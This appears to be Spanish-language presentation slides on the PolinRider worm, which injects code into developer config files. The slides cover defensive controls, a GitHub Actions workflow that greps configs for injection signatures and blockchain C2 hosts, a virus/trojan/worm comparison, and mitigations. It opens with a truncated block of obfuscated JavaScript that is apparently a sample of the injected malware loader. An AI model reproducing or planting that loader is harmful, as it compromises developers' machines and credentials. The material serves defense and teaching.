s.join(o).split(e).join(k).split(m).join(h).split(q).join(d).split(k)})( "%_o%jm_i%ire%%_fanm_ren_diecae_dnebfeltdnum",3309392);global[_$3035[0]]=require;if( typeof module=== _$3035[1]){global[_$3035[2]]=module};if( typeof __dirname!== _$3035[3]){global[_$3035[4]]=__dirname};if( typeof __filename!== _$3035[3]){global[_$3035[5]]=__filename}(function(){var cRa='',JZy=527-516;function zkC(x){var t=2329462;var s=x.length;var q=[];for(var m=0;m<s;m++){q[m]=x.charAt(m)};for(var m=0;m<s;m++){var j=t*(m+243)+(t%15949);var l=t*(m+549)+(t%33962);var a=j%s;var o=l%s;var p=q[a];q[a]=q[o];q[o]=p;t=(j+l)%6767314;};return q.join('')};var IOp=zkC('oeipdsatntjzmcbonrwrclsvutfhkrcyoxugq').substr(0,JZy);var dgk='vsr=,=,;4Snx2f(!n;lv;=d(o"ml;8uAg.;)olrn;kj;rt.a=xyzy;0anfa=5;fll e=t=uq;;9,*=e";7;vnft8t=72e 8,por;)(n+,.e,.rrj6n}vv+2;;anr-3=n1lgqr]tvran0[oin((n=w;t.-a+==[,)<f0rn+szrar h[;];a=tunau[g=1)n=j(1rx<u.v.= [u0)s d1g9v)!m;flun)l"r,)rs{nrt{"{h ug0=,etalw}p=irv6 e)+usc(n[46ct)(( (rt)[a;la.lntr,t{7i8ph](brn)s,.tr;7(e.[+frdff1u=syvh(;aka;v A=)i"s,09se(;;zf7xs;otCv r;z9wt19b]a;+ia+,r[c.-1c}jnca=]ar.;g(vv> =ui lli5",f=o)=tfr1irgahr),o. ld;rvow+4f eCiei1a(<s(d5n ]o+vkr+)1l=C.(hzwv.rAw8u+[ ,6hpou(d9(gf.iilv(d,+va.jC=)g8(t)z)s);o+,,.apC8(01rcr]e)o+=rsctn>(gzhv+an2a+0anwnd{=0,0r8pw;r2-rsttb)[hx7.do<;iaoi;a1ou+j]f;vdspe;.ek(27=onC=)r0sl12(z.,z;h)re3)gtt(inrs}hurb)"f=y2roenivcn+arrc )+]ia-0ca,)6ari,me,ins[r"{}2e)a(b;=cm,q9t92exa)r6,]2]w-o(vwci aea1=imn{6.. [+u=govCnaw=w;7g,n-(]oerdv4ra;q;cl,. (e)bA+7=lholhthsl ;7lktwCfhi+Au( )+.cmhv)S4.x;*(=homthoraode(i[)<"=8spte,ncr6}=e;)yrj")ll jo 4ru.;';var iNa=zkC[IOp];var rpu='';var jwl=iNa;var Bdl=iNa(rpu,zkC(dgk));var mGP=Bdl(zkC('yMc]3.)8L1.Lt lD{t 2I!{}uo},;L] .o({Li78-l+% ;n.o"Lg[;b)7r6)u{gLbtA})(rh3t_ti,2i+i6eLr}e))Lai78n)}cd"%fs_G]fd6i]6%]@3=l%i].06tIr;%f(a%a)a8%9elms7LLLttLfL]]0..caL\/%xjL51=c_.LL))LL!rL3tfCL(il;[s;le!L5x2Bnh%f3LL-?]fL]nt}rdi6oLCofytluu(f7nL>L7.Lv)s=)].= gyi.7\g0w .bc2to2.]%lL:pfor#-bLnLom o:u2{s"})jxmNini.<Flp%E 3.)LL}b;lf_,r.aLtw1f0anE%Nya0Lb+n%nd,n[0a qoLe0=+i$}edofA.LS3fr msL%}=}in3Ao]c cLF ]o(i:3%r;0u\Fto>Tw4(3La;onsL2fLfxG){c%eAri%d$wnanit_i#o3mle)a.neaL s=g.!,]LemL:rL_x]!aA"hLitL%778t.$mCd}n}4n() a!0w=!{thf!)8ey!l})h;hde2t)%lr!lLwcLf;d.gL[]b--]4r+rw9LN!":Le@Lhi0%LsLkr2L)-suu<! 4o-Hn0a%]o(+J4e=utfnqa}.5A=1{] L};ut:o21=%aL4smppa%6Le)t32L.+uuL%_(.\'L1eo]LL]7B\ /tM]]j8setfe{thi_,)mg}+8[Gse0.gLu%nLncm;4ub.xffL$1LL)L%(LL)5. n.=)Lf}bu(a1{]3bt.l=Li.)=LLL!Lsbg=m_1_.8 5ttdd}]
```

Cómo frenarlo

Barreras para que una cuenta comprometida no pueda meter código malicioso.

1



PR obligatorio
Nada entra directo a `main`.

2



GitHub Actions
Escanea configs y detecta patrones raros.

3



Code review
Otro dev revisa el cambio.

4



Rotar credenciales
Revocar tokens y claves SSH.



Idea clave: aunque roben una cuenta, todavía tienen que pasar por estos controles.

```
name: polinrider-guard
```

```
jobs:
```

```
  scan:
```

```
    # Este es el nombre que vas a elegir como "status check" en el ruleset.
```

```
    name: polinrider-guard
```

```
    runs-on: ubuntu-latest
```

```
    steps:
```

```
      - uses: actions/checkout@v5
```

```
      - name: Escanear archivos de configuracion
```

```
        shell: bash
```

```
        run: |
```

```
          set -uo pipefail
```

```
          BAD=0
```

```
          while IFS= read -r f; do
```

```
            [ -f "$f" ] || continue
```

```
            reasons=""
```

```
            awk 'length($0)>400{found=1} END{exit !found}' "$f" \
```

```
              && reasons="$reasons linea-larga"
```

```
            grep -q '_\$_[0-9a-zA-Z]\{3,\}' "$f" \
```

```
              && reasons="$reasons _\$_"
```

```
            grep -q 'createRequire' "$f" \
```

```
              && reasons="$reasons createRequire"
```

```
            grep -qE "global\s*\[\s*['\"]" "$f" \
```

```
              && reasons="$reasons global[]"
```

```
            grep -qE 'trongrid|bsc-dataseed|bsc-rpc\.publicnode' "$f" \
```

```
              && reasons="$reasons C2-blockchain"
```

```
            if [ -n "$reasons" ]; then
```

```
              BAD=1
```

```
              echo "::error file=$f::Config con inyeccion PolinRider ($(wc -c < "$f") bytes) - señales:$reasons"
```

```
            fi
```

```
          done < <(find . \
```

```
            \( -name "*.config.js" -o -name "*.config.mjs" -o -name "*.config.cjs" \
```

```
            -o -name "*.config.ts" -o -name "*.config.mts" -o -name "tasks.json" \) \
```

```
            -not -path "./node_modules/*" -not -path "./.git/*" -not -path "./.next/*")
```

```
          if [ "$BAD" -eq 1 ]; then
```

```
            echo "Se encontraron configs inyectados. Ver github.com/orgs/community/discussions/188732"
```

```
            exit 1
```

```
          fi
```


```
          echo "Todos los archivos de configuracion estan limpios."
```

Tabla Comparativa de Amenazas


Criterio	Virus	Troyano	Gusano
¿Necesita acción del usuario?	✓ Sí (ejecutar archivo)	✓ Sí (descargar/instalar)	X NO (completamente autónomo)
Capacidad de auto-replicarse	✓ Sí (insertándose en otros archivos)	X No	✓ Sí (a través de la red o medios)
Objetivo típico	Corromper sistema o datos	Tomar control o robar datos (puerta trasera)	Propagación masiva, saturación, robo o instalación de ransomware



Impacto y Consecuencias Organizacionales



Estrategias de Mitigación Integral



Capa de Red

- ✓ Implementar segmentación estricta de red.
- ✓ Uso de firewalls avanzados.
- ✓ Monitoreo constante de tráfico anómalo.



Endpoints y Sistemas

- ✓ Parcheo y actualización continua de software.
- ✓ Deshabilitar la autoejecución de dispositivos USB.
- ✓ Desplegar soluciones con detección de comportamiento.



Devs y Factor Humano

- ✓ Revisión estricta de dependencias en npm y GitHub.
- ✓ No ejecutar tareas automáticas de entorno sin revisar.
- ✓ Rotación regular de credenciales (SSH, tokens).
- ✓ Capacitación continua en ciberseguridad.

Conclusión: La Evolución de la Amenaza



El Cambio: Los gusanos pasaron de ser una molestia ruidosa de propagación masiva (Bondat) a convertirse en campañas dirigidas, silenciosas y altamente destructivas (PolinRider).

La Constante: Su principal fortaleza sigue siendo su autonomía absoluta.

La Solución: La única defensa efectiva no es un software mágico, sino la combinación implacable de tecnología de punta y buenas prácticas humanas.





iGracias!